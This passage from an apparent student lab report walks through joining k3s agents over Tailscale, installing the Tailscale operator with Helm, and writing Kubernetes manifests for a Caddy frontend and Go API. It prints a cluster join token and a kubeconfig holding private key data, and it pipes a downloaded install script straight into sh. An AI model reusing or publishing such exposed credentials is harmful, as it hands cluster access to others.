- `--node-ip` is the IP of the node, which is the Tailscale IP
- `--advertise-address` is the IP that the node will advertise to the cluster
- `--tls-san` is the name of the node, which is used to generate a certificate for the node
- `--flannel-iface` is the name of the interface that will be used by Flannel to communicate with the node

Before the agent can be installed the master the token needs to be obtained so the agents can join the cluster. [38]
The token has the following format: [38]

- `<prefix><cluster CA hash>::<credentials>`
- `prefix:` a fixed `K10` prefix that indintifies the tokens format.
- `cluster CA hash:` SHA256 sum of the PEM-formatted certificate, as stored on disk if it is self-singed which it is in this case.
  - The certificate is stored in `/var/lib/rancher/k3s/server/tls/server-ca.crt` on the master node.
- `credentials:` Username and password, or bearer token, used to authenticate the joining node to the cluster.

The token is located at `/var/lib/rancher/k3s/server/node-token` as seen in Figure 25.

```
root@debian-k3s-master:~# cat /var/lib/rancher/k3s/server/node-token
K10e37d7f565bb7797468b2004e1e79a99b718ff542214644a85f3fb813177d87f0::server:db7de334c19ca3bf063b4a9d8ae19552
root@debian-k3s-master:~#
```

Figure 25: viewing the master node token

With this and the URL of the Kubernetes API server, which is the domain name of the master node in the tailnet with port 6443 (the default port of the Kubernetes API server) [39]

```
export TS_IP=$(tailscale ip -4)
export K3S_URL="https://debian-k3s-master.tail112d0c.ts.net:6443"
export K3S_TOKEN="K10e37d7f565bb7797468b2004e1e79a99b718ff542214644a85f3fb813177d87f0::
                  server:db7de334c19ca3bf063b4a9d8ae19552"
curl -sfL https://get.k3s.io | sh -s - agent \
  --node-ip "$TS_IP" \
  --flannel-iface tailscale0
```

listing 16: agent setup

To install the agent, the following environment variables are required: `TS_IP` (the node's IP, as used previously), `K3S_URL` (the URL for the Kubernetes API server), and `K3S_TOKEN` (the token obtained from the master node). [40]
The remaining options match those used for the master node.

After running this command on all the VMs that I want to add as agents to the cluster,

To now access the cluster, the `kubectl` cli can be used to interact with the cluster. [41]
To access it, first either copy paste the `/etc/rancher/k3s/k3s.yaml` or copy it over using `scp` in this case like in Figure 26 i just catted the file to show the contents.
Important note: when you want to verify or show the kubeconfig, do not simply use `cat`. Instead, use `kubectl config view`, which displays the contents and also redacts the certificates and keys (as shown in Figure 26) [42]

```
root@debian-k3s-master:~# cat /etc/rancher/k3s/k3s.yaml
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJlRENDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdGMyVnkKZG1WeUxXTmhRREUzTlRrMk9Ua3hOekl3SGhjTk1qVXhNRE
ExTWpFeE9UTXlXaGNOTXpVeE1EQXpNakV4T1RNeQpXakFqTVNFd0h3WURWUVFERExJock0zTXRjMlZ5ZG1WeUxXTmhRREUzTlRrMk9Ua3hOekl3V1RBVEJnY3Foa2pPCLBRSUJCZ2dxaGtqT1BRTUJCd05DQUFRYnpCZGRJS0xIdWovVkpZdTI5ZTBVckYzQzRIQXBaOURF
akFpRkFuc2QKQmRBUElwaW9uRFowZnFiWlZTbFFqcFFESWNWKzEwS3hIYXVkWWNDdE5vaS9vMEl3UURBT0JnTlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZIUTRFRmdRVTJaaUtQOG1EVER4NkR1MGU3dVY1CnltZEhEb0l3Q2dZSU
tvWk16ajBFQXdJRFNRQXdSZ0loQUw2VEvcTFnci9wQUE4QXJEdEZBdnRVTWI4M2VzTCsKNkVmVnlHeWRNV0UyQWlFQXhtL0NhWUpzTHNsYWd4ZVhZQjZha0NSYmVMUnRub6d6UXJGdGhZY2x4d3c9Ci0tLS0tRU5EIENFUlRJRkxDQVRFLS0tLS0K
    server: https://127.0.0.1:6443
  name: default
contexts:
- context:
    cluster: default
    user: default
  name: default
current-context: default
kind: Config
preferences: {}
users:
- name: default
  user:
    client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJrVENDQVRlZ0F3SUJBZ0lJY3kwbHpGM2JHYm93Q2dZSUtvWk1ajBFQXdJd0l6RWhNQjhHQTFVRUF3d1kKYXpOekxxTnNhV1Z1ZEMxallVQXhOelU1TmprNU1UY3lNQjRYR
FRJMU1UQXdOVEl4TVRrek1sb1hEVEkyTVRBdwpOVEl4TVRrek1sb3dNREVYTUJVR0ExVUVDaE1PYzNsemRHVnRPbTFoYzNSbGNuTXhGVEFUQmdOVkJBTVRESE41CmMzUmxiVHBoWkcxcGJqQlpNQk1HQnlxR1NNNDlBZ0VHQ0NxR1NNNDlBd0VIQTBJQUJNRXc4LzZxYWR
MOE0xOS8KYWdHalpMK3ZPR1pvcUhZNGZjVS96VzEvK0xuUXI0ZnhqMURQMDY0ZnNVaUI0OERSbGZ6cE1wekLCWVpsUmFRdgpMeVhBUDVPalNEQkdNQTRHQTFVZER3RUIvd1FFQXdJRm9EQVRCZ05WSFNVRUREQUtCZ2dyQmdFRkJRY0RBakFmCkJnTlZIU01FR0RBV2dCV
C96b3hOYLZIRjVwWWRuK3QrNDg3MVVxVWZZekFLQmdncWhrak9QUVFEQWdOSUFEQkYKQWLFQWlhSkNrbDdMK2dVRzIycGhxZVpVQ0RCRFRUTkwwK0w0SXNUYVA2eEV5cUVDSUQvcUZxSE5UQksvQ21obApHNUNFYURjRmlxaHhPcm1na2lKbTlGTUY3UDdHCi0tLS0tRU5EIENFUlRJRkLDQVRFLS0tLS0tRU5EIENFUlRJRkLDQVRFLS0tLS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJlRENDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdFkyeHAKWlc1MExXTmhRREUzTlRrMk9Ua3hOekl3SGhjTk1qVXhNREExTWpFeE9UTXlXaGNOTXpVeE1EQXpNakV4T1RNeQpXakFqTVNFd0h3WURWUVFERExJock0zTXRZMnhwWlc1MExXTmhRREUzTlRrMk9Ua3hOekl3V1RBVEJnY3Foa2pPCLBRSUJCZ2dxaGtqT1BRTUJCd05DQUFTMmFLcGROZ0JrVG9IUHdvMzBTWEh2eCtlTzkrR09qc05YT6JwYLE
wWmgKUVdWN0YrbTJyRHdxRlVDMThVc3ZqeVg3bmhVejRWbnpubE9FeW5kVjRiZDhvME1JUURBT0JnTlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZIUTRFRmdRVS84Nk1UVzFSeGVhV0haL3JmdVBPCjlWS2xIMk13Q2dZSUtvWk16
jBFQXdJRFNRQXdSZ0loQVBISTc2WDRlU2Q5dW5hNlRoRFpDRm1kVjJVNG1aM0UKWGFvOHY1clV2elFRQWlFQStUV0xpNzVwQndaQm9YSE5DTWtDVzRzSzlobi9WVFdST0kzYW5zOVJwSmM9Ci0tLS0tRU5EIENFUlRJRkLDQVRFLS0tLS0K
    client-key-data: LS0tLS1CRUdJTiBFQyBQUklWQVRFIEtFWS0tLS0tCk1IY0NBUUVFSU1mZVhWcjBjc3h6cVZzemphd1l4QW8yMnkzQXpPejFmN3U4Q1F2UkFwQnNvQW9HQ0NxR1NNNDkKQXdFSG9VUURRZ0FFd1REei9xcHAwdnd6WDM5cUFhTmt2Njg0Wm1pb
2RqaDl4VC9OYlgvNHVkQ3ZoLOdQVU0vVApyaCt4U0lIandOR1YvT2t5bk1nRmhtVkZwQzh2SmNBL2t3PT0KLS0tLS1JSVkFURSBLRVktLS0tLQo=
```

Figure 26: viewing the `kubeconfig` file

Once the file is on the desired host, it must first be edited to use the correct IP for the `server` field, since it currently shows `127.0.0.1` (the server runs locally on the master node, as highlighted in Figure 26).

By default, kubectl looks for a file named config in the `$HOME/.kube` directory. You can specify other kubeconfig files by setting the `KUBECONFIG` environment variable or by setting the `--kubeconfig` flag. [43]
With either of these methods, the cluster can now be managed with the `kubectl` command, which I alias to `k` in my shell and therefore will be displayed as such in all following snippets and figures.

To inspect the cluster and view its nodes, the `kubectl get nodes` command can be used alongside the `-o wide` flag to show more information about the nodes, as shown in Figure 27. Using an output option with `-o` has additional choices like `json` so that `jq` can be used, but here adding `wide` prints the output as plain text with additional information. [41]

```
4kl/ue1/kubetest on  master [?]
❯ export KUBECONFIG=kubeconfig.yaml

4kl/ue1/kubetest on  master [?]
❯ k get nodes -o wide
NAME                STATUS   ROLES                  AGE   VERSION        INTERNAL-IP      EXTERNAL-IP   OS-IMAGE                        KERNEL-VERSION          CONTAINER-RUNTIME
debian-k3s-agent-1  Ready    <none>                 68s   v1.33.5+k3s1   100.68.177.10    <none>        Debian GNU/Linux 13 (trixie)   6.12.48+deb13-amd64     containerd://2.1.4-k3s1
debian-k3s-agent-2  Ready    <none>                 50s   v1.33.5+k3s1   100.79.222.54    <none>        Debian GNU/Linux 13 (trixie)   6.12.48+deb13-amd64     containerd://2.1.4-k3s1
debian-k3s-master   Ready    control-plane,master   2m3s  v1.33.5+k3s1   100.93.168.11    <none>        Debian GNU/Linux 13 (trixie)   6.12.48+deb13-amd64     containerd://2.1.4-k3s1
```

Figure 27: viewing the nodes of the cluster

As seen in Figure 27, there is now information such as roles, status, addresses, container runtime, and more. The agents do not have roles by default, which is fine, and they will run containers regardless. They also do not have an external IP, since this will be set up with `Ingress` (like a reverse proxy). Exposing the entire node would be unnecessary in this case.

Normally, for ingress, a reverse proxy like Traefik is used. For Tailscale, there is the `tailscale operator`, whose installation and details are shown in Section 3.3.2.1.

3.3.2.1 Adding the Tailscale Operator

Ingress is “The act of entering; entrance; as, the ingress of air intothe lungs.” [44]
While egress is “The act of going out or leaving, or the power to leave; departure.” [45]
In the context of Kubernetes and its integration within a tailnet, the Tailscale operator can expose a tailnet service to your Kubernetes cluster (cluster egress) and expose a cluster workload to your tailnet (cluster ingress). The operator can also expose any service internally if it is used as a load balancer. Each service receives an internal domain and IP, which appears as a “machine” in the dashboard and can be accessed through that domain. Normally, this would be any domain used in the load balancer of choice to expose an app publicly. [46]
Before the Tailscale operator can be installed, two tags need to be added to the tailnet. The `k8s-operator` tag is the owner of the `k8s` tag, which is used for the created services. By using ACLs in Tailscale with either additional tags or just the `k8s` tag, access to the setup services can be restricted within the tailnet. Additionally, an OAuth client must be created with the `Devices Core` and `Auth Keys` write scopes, along with the tag `k8s-operator`. This allows the operator to create machines and assign them the tag it owns. [46]
In listing 17, the required tags are shown, which can be appended to the tailnet policy file.

```
"tagOwners": {
   "tag:k8s-operator": [],
   "tag:k8s": ["tag:k8s-operator"],
}
```

listing 17: tailscale operator tags

Like in Figure 28, the Tailscale operator creates its own `machine`. The services created later are also `machine` instances, each with its own hostname and an assigned tag for access control.



Figure 28: inspecting the tailscale operator and created services in the dashboard

To acutally install the Tailscale operator, `helm` needs to be installed on the device from which the cluster is managed.
Helm is a package manager for Kubernetes, which is used to install and manage applications on Kubernetes clusters. [47]
The required commands are shown in listing 18.

```
helm repo add tailscale https://pkgs.tailscale.com/helmcharts
helm repo update

helm upgrade --install tailscale-operator tailscale/tailscale-operator \
  --namespace tailscale \
  --create-namespace \
  --set-string oauth.clientId="kvMQVhCAEn11CNTRL" \
  --set-string oauth.clientSecret="tskey-client-<REDACTED>" \
  --wait
```

listing 18: required helm commands to install the tailscale operator

The commands from listing 18 do the following:

- Add the Tailscale helm repository to the cluster
- Update the helm repositors
- Install the Tailscale operator with the required options
  - `--namespace` is the namespace in which the operator will be installed, in this case `tailscale`
  - `--create-namespace` is used to create the namespace if it doesn't exist
  - `--set-string` is used to set a string value for the option
    - `oauth.clientId` is the OAuth client ID
    - `oauth.clientSecret` is the OAuth client secret
      - both of which are available in the Tailscale dashboard when creating the OAuth client
  - `--wait` is used to wait for the operator to be ready

After installation, this can be verified in the dashboard as shown in Figure 28 and with `kubectl get pods -n tailscale`, in which the `-n` flag is used to select the namespace from which to fetch the pods, as in Figure 29.

```
4kl/ue1/kubetest on  master [?] took 15s
❯ k -n tailscale get pods
NAME                        READY   STATUS    RESTARTS   AGE
operator-f6d68bcd8-j4rtd    1/1     Running   0          31s
⏎
```

Figure 29: listing the pods of the tailscale operator

3.3.3 Creating the App Deployment

Now that the Tailscale operator is installed, the app can be deployed to the cluster. As a base, I have created three containers, which will be used in the deployments. Here is a summary of them:

- `ghcr.io/stefanistkuhl/ex1-itsi-web`
  - Custom Caddy image with the frontend files included
- `ghcr.io/stefanistkuhl/ex1-itsi-api`
  - Go API backend
- `ghcr.io/stefanistkuhl/ex1-itsi-api-insec`
  - Go API backend with insecure changes

To showcase how to write the Kubernetes manifest, the secure version will be explained first, with later sections showing only the changes needed to make them insecure. A Kubernetes manifest is a YAML file that describes the desired state of the cluster. [34] First, the file for the API will be covered section by section. Each section can either be its own file or included in a single file, using `---` to separate them.
The first section is of the `kind: Deployment`, which is used to describe a deployment and shown in listing 19. The `api` is the name of the deployment, which will be used to identify the deployment in the cluster. [34]

```yaml
apiversion: apps/v1
kind: deployment
metadata:
  name: itsi-api
  namespace: itsi-ex1
  labels:
    app: itsi-api
```

listing 19: api deployment manifest metadata

The first section of the manifest is used to set the `kind` and `metadata`. Here is what each line does: [34]

- `apiVersion` is the version of the Kubernetes API, which identifies the version of the manifest. In this case, it is `apps/v1`, the stable API for deployments.
- `kind` specifies the type of resource, which in this case is a deployment.
- `metadata` sets the metadata of the object, which is used to identify it.
  - `name` is the name of the deployment and is used to identify the deployment in the cluster.
  - `namespace` is the namespace where the deployment will be created, in this case `itsi-ex1`. This namespace must be created beforehand with `kubectl create ns itsi-ex1`.
  - `labels` sets labels for the deployment, which can be used to identify it in the cluster.
    - `app` is the label for the deployment and is used to identify the deployment in the cluster.

```yaml
spec:
  replicas: 3
  selector:
    matchlabels:
      app: itsi-api
```

listing 20: deployment level top tier config

The next section is the `spec`, which is used to set the desired state of the deployment along with requesting three replicas, as shown in listing 20. Using the `selector` field to match the `itsi-api` label, the deployment will own and manage the pods created from the containers.

```yaml
template:
  metadata:
    labels:
      app: itsi-api
```

listing 21: pod template

The section shown in listing 21 is the blueprint for each pod, where the template is labeled with the desired label. The actual pod specification, including the containers it runs, will be broken down below.

```yaml
spec:
  containers:
    - name: ex1-itsi-api
      image: ghcr.io/stefanistkuhl/ex1-itsi-api:latest
      imagePullPolicy: Always
```

listing 22: container image specification

In listing 22 the `containers` section is used to specify the desired containers to run, which in this case is only one with the name `ex1-itsi-api` and my image from the GitHub Container Registry (ghcr.io) using the `latest` tag. The `imagePullPolicy` is set to `always` to repull from the registry, even if cached, ensuring that the latest version of the container is used.
Normally, this `imagePullPolicy` would not be used, and even the `latest` tag would be avoided for a stable deployment. However, this is essentially a development environment where the newest version is required to see changes. Since there are no different versions for the demo app, using `latest` makes sense in this case.

```yaml
ports:
  - containerPort: 8085
```

listing 23: container port specification

The `ports` section in listing 23 is used to specify the ports that the container will listen on. In this case, it specifies port 8085 for the API. This does not expose it outside of the cluster, for which a Service would be needed.

```yaml
resources:
  requests:
    cpu: "100m"
    memory: "128Mi"
  limits:
    cpu: "1000m"
    memory: "1500Mi"
```

listing 24: container ressource allocation

The `resources` section in listing 24 is used to specify the resources that the container will use. It has two sections, `requests` and `limits`. The `requests` section defines the minimum required resources on a node for Kubernetes to schedule the pod onto it, while `limits` defines the threshold at which the container is terminated if the set resources are exceeded. In this case, `requests` is set to `100m` for the CPU, which means `0.1 CPU cores`, and `128Mi`, which is 128 mebibytes of RAM. The `limits` section is set to `1000m` for the CPU and `1500Mi` for the RAM, which means `1 full CPU core` and `1500 MiB` of RAM.

The deployment will work fine without the `resources` section, but it is recommended to manage the used compute inside the cluster and enable scaling based on resource usage. [48]

```yaml
env:
  - name: PORT
    value: "8085"
  - name: RATE_LIMIT_RPS
    value: "100"
  - name: GIN_MODE
    value: release
  - name: DB_URL
    valueFrom:
      secretKeyRef:
        name: db-url
        key: TOKEN
  - name: AUTH_JWT_SECRET
    valueFrom:
      secretKeyRef:
        name: jwt-token
        key: TOKEN
```

listing 25: container environment variables

In listing 25, the `env` section defines the environment variables.
An environment variable is a user-definable value that can affect how running processes behave on a computer. Environment variables are part of the environment in which a process runs [49].
For example, listing 26 shows how an environment variable is used in the Go API to retrieve the database connection string from the environment. This way, the value does not have to be hardcoded, and it can be changed at runtime. This approach is used in almost all containerized applications for multiple purposes, such as defining the database connection string, rate-limiting speed, listening port, JWT token key, and whether debug mode is enabled.
The snippet in listing 26 checks if the environment variable `DB_URL` is read using the `os` library. If not, it exits the program with an error message, as the database is required for the API to function.

```go
connStr := os.Getenv("DB_URL")
if connStr == "" {
  fmt.Println("missing DB_URL")
  os.Exit(1)
}
```

listing 26: example environment variable usage

In the manifest in listing 25, the environment variables are defined using the following syntax:

- `name` is the name of the environment variable.
- `value` is the value of the environment variable.

Additionally, the `valueFrom` section is used to specify the source of the value, which in this case is a secret key reference:

- `secretKeyRef` is the source of the value.
  - `name` is the name of the secret.
  - `key` is the key of the secret.

This will be further explained in Section 3.4.3.

```
imagePullSecrets:
  - name: multi-registry-secret
```

listing 27: image pull secrets

Lastly, for the deployment section, the `imagePullSecrets` section is used to specify the secret that will be used to pull the container image. Since the image is hosted on the GitHub Container Registry and is not set to public, after using
`pass show tokens/github | docker login ghcr.io -u stefanistkuhl --password-stdin`
(which uses GNU Pass to load my GitHub personal access token from secure storage, covered in detail in Section 3.4.2) to authenticate with GitHub, the following command is run to create a secret based on the existing credentials file:
`kubectl create secret generic regcred \`
`--from-file=.dockerconfigjson=<path/to/.docker/config.json> \`
`--type=kubernetes.io/dockerconfigjson`.
This secret will be used to authenticate when pulling the container. [50], [51]

Finally, the service section in the manifest, which is the following in listing 28, exposes an application running in your cluster behind a single outward-facing endpoint, even when the workload is split across multiple backends. [35]

```
apiVersion: v1
kind: Service
metadata:
  name: itsi-api-service
  namespace: itsi-ex1
spec:
  selector:
    app: itsi-api
  type: ClusterIP
  ports:
    - protocol: TCP
      port: 8085
      targetPort: 8085
```

listing 28: api service manifest

After setting the name and selecting the namespace and binding it to the label, the actual spec of the service consists only of the type, which in this case is `ClusterIP`. This type exposes the service on a cluster-internal IP and makes it reachable only from within the cluster. `ClusterIP` is the default value used if no type is explicitly specified for a service. To expose the service to the public internet, you can use an Ingress or a Gateway.
Additionally, the `ports` section specifies the ports that the service will listen on. Here, it defines port 8085, so the API can now be reached at `http://itsi-api-service:8085`.

To view the service in the cluster, the `kubectl get svc -n itsi-ex1 -o wide` command can be used, as shown in Figure 30. Additionally, to verify that the URL to ping the service actually works, use `kubectl exec -it <any-pod-name> -n itsi-ex1 -- /bin/sh`, which opens a shell in the desired pod. Then, `curl` can be installed and used to test the endpoint, as shown in Figure 30. [52]

```
4kl/ue1/kubetest on  master [✘!?]
❯ k get svc -n itsi-ex1 -o wide
NAME               TYPE           CLUSTER-IP      EXTERNAL-IP                                                  PORT(S)         AGE   SELECTOR
itsi-api-service   ClusterIP      10.43.117.116   <none>                                                       8085/TCP        13d   app=itsi-api
itsi-web-service   LoadBalancer   10.43.181.55    100.102.65.27,itsi-ex1-itsi-web-service.tail112d0c.ts.net   443:31253/TCP   13d   app=itsi-web

4kl/ue1/kubetest on  master [✘!?]
❯ k exec -n itsi-ex1 -it itsi-web-d79dff595-m5d5s -- /bin/sh
/srv # apk add curl
...
truncated
...
OK: 13 MiB in 32 packages
/srv # curl itsi-api-service:8085
{"message":"hai :3"}/srv #
```

Figure 30: inspecting the service and testing the url

As shown in Figure 30, the service is named `itsi-api-service` and is of type `ClusterIP`. It has no external IP, meaning it is accessible only from inside the cluster. [35]

3.3.3.0.1 Deploying the Frontend

The manifest for the frontend is essentially the same as the backend, so only the differences will be explained. Besides listening on a different port and having a different name and image, the `volumeMounts` section is notable. There are many types of volumes, but for this exercise, only `configMap` and `secret` are used [53].
A `ConfigMap` is an API object used to store non-confidential data in key-value pairs. Pods can consume ConfigMaps as environment variables, command-line arguments, or as configuration files in a volume. This allows for the decoupling of environment-specific configuration files from container images to make them more portable. [54]
A `Secret` is an object that contains a small amount of sensitive data such as a password, a token, or a key. In this case, it stores a self-signed TLS certificate and key for the frontend. [55]

```yaml
volumeMounts:
  - name: caddyfile
    mountPath: /etc/caddy/Caddyfile
    subPath: Caddyfile
  - name: caddy-ca
    mountPath: /data/caddy/pki/authorities/local
volumes:
  - name: caddyfile
    configMap:
      name: itsi-web-config
  - name: caddy-ca
    secret:
      secretName: itsi-caddy-ca
```

listing 29: frontend container volume mounts

In listing 29, the `volumeMounts` section is used to specify the volumes that will be mounted into the container, and `volumes` is used to specify the volumes themselves. This is like mounting volumes using Docker but with more control and flexibility. [53]

To break down all of it for the mounts:

- `name` is the name of the volume.
- `mountPath` is the path where the volume will be mounted inside the container.
- `subPath` is the path inside the volume that will be mounted. This is used to mount a subset of the volume, which is useful for mounting a config file from a ConfigMap.

The `volumes` section is used to specify the volumes themselves. In this case, there are two volumes:

- `name` is the name of the volume.
- `configMap` is the type of the volume and specifies the ConfigMap that will be mounted.
  - `name` is the name of the ConfigMap.
- `secret` is the type of the volume and specifies that a Secret will be mounted.
  - `secretName` is the name of the secret that will be mounted.

Creation of the secret is covered in Section 3.4.3, so the `secretName` is used to reference that secret. However, the ConfigMap is shown in listing 30 and will be broken down below, besides the Caddyfile itself, which will be covered in Section 3.5.2.

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: itsi-web-config
  namespace: itsi-ex1
data:
  Caddyfile: |
    https://itsi-ex1-itsi-web-service.tail112d0c.ts.net {
      tls /data/caddy/pki/authorities/local/ca.crt /data/caddy/pki/authorities/local/
ca.key

      handle_path /api/metrics* {
        respond "Forbidden" 403
      }
      handle_path /api/* {
        reverse_proxy itsi-api-service:8085
      }

      header {
        Strict-Transport-Security "max-age=31536000; includeSubDomains"
        X-Content-Type-Options "nosniff"
        X-Frame-Options "DENY"
        X-XSS-Protection "1; mode=block"
        Content-Security-Policy "default-src 'self'; script-src 'self'; script-src-attr
'none'; object-src 'none'; base-uri 'none'; form-action 'self'; frame-ancestors 'none';
connect-src 'self'; img-src 'self' data:; style-src 'self' 'unsafe-inline'; font-src
'self'; upgrade-insecure-requests"
      }

      root * /srv
      encode gzip zstd
      file_server
    }
```

listing 30: frontend configmap

The configmap is straightforward: besides the metadata settings (the name and namespace), the data section holds the actual data, which stores a key called `Caddyfile` and the value of the file itself. This value is used as `subPath` in listing 29. [54]

```yaml
apiVersion: v1
kind: Service
metadata:
  name: itsi-web-service
  namespace: itsi-ex1
spec:
  selector:
    app: itsi-web
  type: LoadBalancer
  loadBalancerClass: tailscale
  ports:
    - name: https
      protocol: TCP
      port: 443
      targetPort: 443
```

listing 31: frontend service

The service part of the frontend manifest is shown above in listing 31, where the type is set to `LoadBalancer`.
To briefly explain what a load balancer is, it is a service that distributes traffic across multiple servers or instances of the frontend or backend.
There are several algorithms for load balancing, which can distribute traffic equally, based on weights, or on metrics like the fewest connections. Each algorithm has its own advantages and disadvantages.
The load balancer ensures that no single server becomes overloaded, minimizes dropped requests, and prevents traffic from being sent to offline servers. When you visit a website, the domain you access typically points to a load balancer running a reverse proxy such as Traefik, Nginx, HAProxy, or similar tools.
This setup provides the benefit of a single IP address for users while handling complexity in the background. Users do not need to interact with different domains if a server goes down, and it is an essential component for deploying applications in a scalable and reliable manner. [56], [57]

For the service, now that the type and name are known, the `loadBalancerClass` is set to `tailscale`, which is the name of the Tailscale Operator setup in Section 3.3.2.1. The added services can be viewed in the dashboard in Figure 28 and also in Figure 31. [57]

```
4kl/ue1/kubetest on  master [✘!?]
❯ k get svc -n itsi-ex1 -o wide
NAME               TYPE           CLUSTER-IP      EXTERNAL-IP                                                  PORT(S)         AGE   SELECTOR
itsi-api-service   ClusterIP      10.43.117.116   <none>                                                       8085/TCP        13d   app=itsi-api
itsi-web-service   LoadBalancer   10.43.181.55    100.102.65.27,itsi-ex1-itsi-web-service.tail112d0c.ts.net    443:31253/TCP   13d   app=itsi-web
```

Figure 31: inspecting the frontend service

In listings of services such as in Figure 31, the namespace, public IP, and domain name are shown, which can be used to access the frontend.
Finally, to apply the changes, the `kubectl apply -f` command is used to apply the manifest and deploy both the frontend and the backend [58].

To verify that the frontend is reachable, `curl` with the `-k` option to trust the self-signed certificate can be used to test the endpoint, as shown in Figure 32.

```
ue1/protokoll/all-rec on  master [✘!?]
❯ curl -k https://itsi-ex1-itsi-web-service.tail112d0c.ts.net | head -n 5
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4082  100  4082    0     0  15350      0 --:--:-- --:--:-- --:--:-- 15403
<!doctype html><html lang=en><meta charset=UTF-8><meta name=viewport content="width=device-width,initial-scale=1"><title>Social Media Platform</title>
<link rel=stylesheet href=styles.css><header><nav class=navbar><div class=nav-brand><h1>Social Platform</h1></div><div class=nav-links id=navLinks><a href=# data-section=posts>Posts</a>
<a href=# data-section=users>Users</a>
<a href=# data-section=profile>Profile</a>
<a href=# data-section=admin class=admin-link>Admin</a><div class=auth-section><span id=userInfo class=user-info>Welcome, <span id=username></span> (<span id=userRole></span>)</span>
```

Figure 32: testing the websites availability

Additionally, using `kubectl get pods -n itsi-ex1 -o wide` can be used to inspect the pods and see whether they are running, as shown in Figure 33.

```
4kl/ue1/kubetest on  master [✘!?]
❯ k get pods -n itsi-ex1 -o wide
NAME                        READY   STATUS    RESTARTS      AGE   IP            NODE                NOMINATED NODE   READINESS GATES
itsi-api-74d55b884f-dshfq   1/1     Running   1 (22h ago)   22h   10.42.1.195   debian-k3s-agent-1   <none>           <none>
itsi-api-74d55b884f-k24j2   1/1     Running   1 (22h ago)   22h   10.42.0.188   debian-k3s-master    <none>           <none>
itsi-api-74d55b884f-v7t5w   1/1     Running   1 (22h ago)   22h   10.42.2.201   debian-k3s-agent-2   <none>           <none>
itsi-web-d79dff595-lf69r    1/1     Running   0             22h   10.42.1.199   debian-k3s-agent-1   <none>           <none>
itsi-web-d79dff595-m5d5s    1/1     Running   0             22h   10.42.2.202   debian-k3s-agent-2   <none>           <none>
⏎
```

Figure 33: testing the websites availability

Furthermore, the deployment itself can be inspected with `kubectl get deployments -n itsi-ex1 -o wide`, which shows information like the container names and images as shown in Figure 34.

```
4kl/ue1/kubetest on  master [✘!?]
❯ k -n itsi-ex1 get deployments -o wide
NAME       READY   UP-TO-DATE   AVAILABLE   AGE   CONTAINERS     IMAGES                                        SELECTOR
itsi-api   3/3     3            3           13d   ex1-itsi-api   ghcr.io/stefanistkuhl/ex1-itsi-api:latest   app=itsi-api
itsi-web   2/2     2            2           13d   caddy          ghcr.io/stefanistkuhl/ex1-itsi-web:latest   app=itsi-web
⏎
```

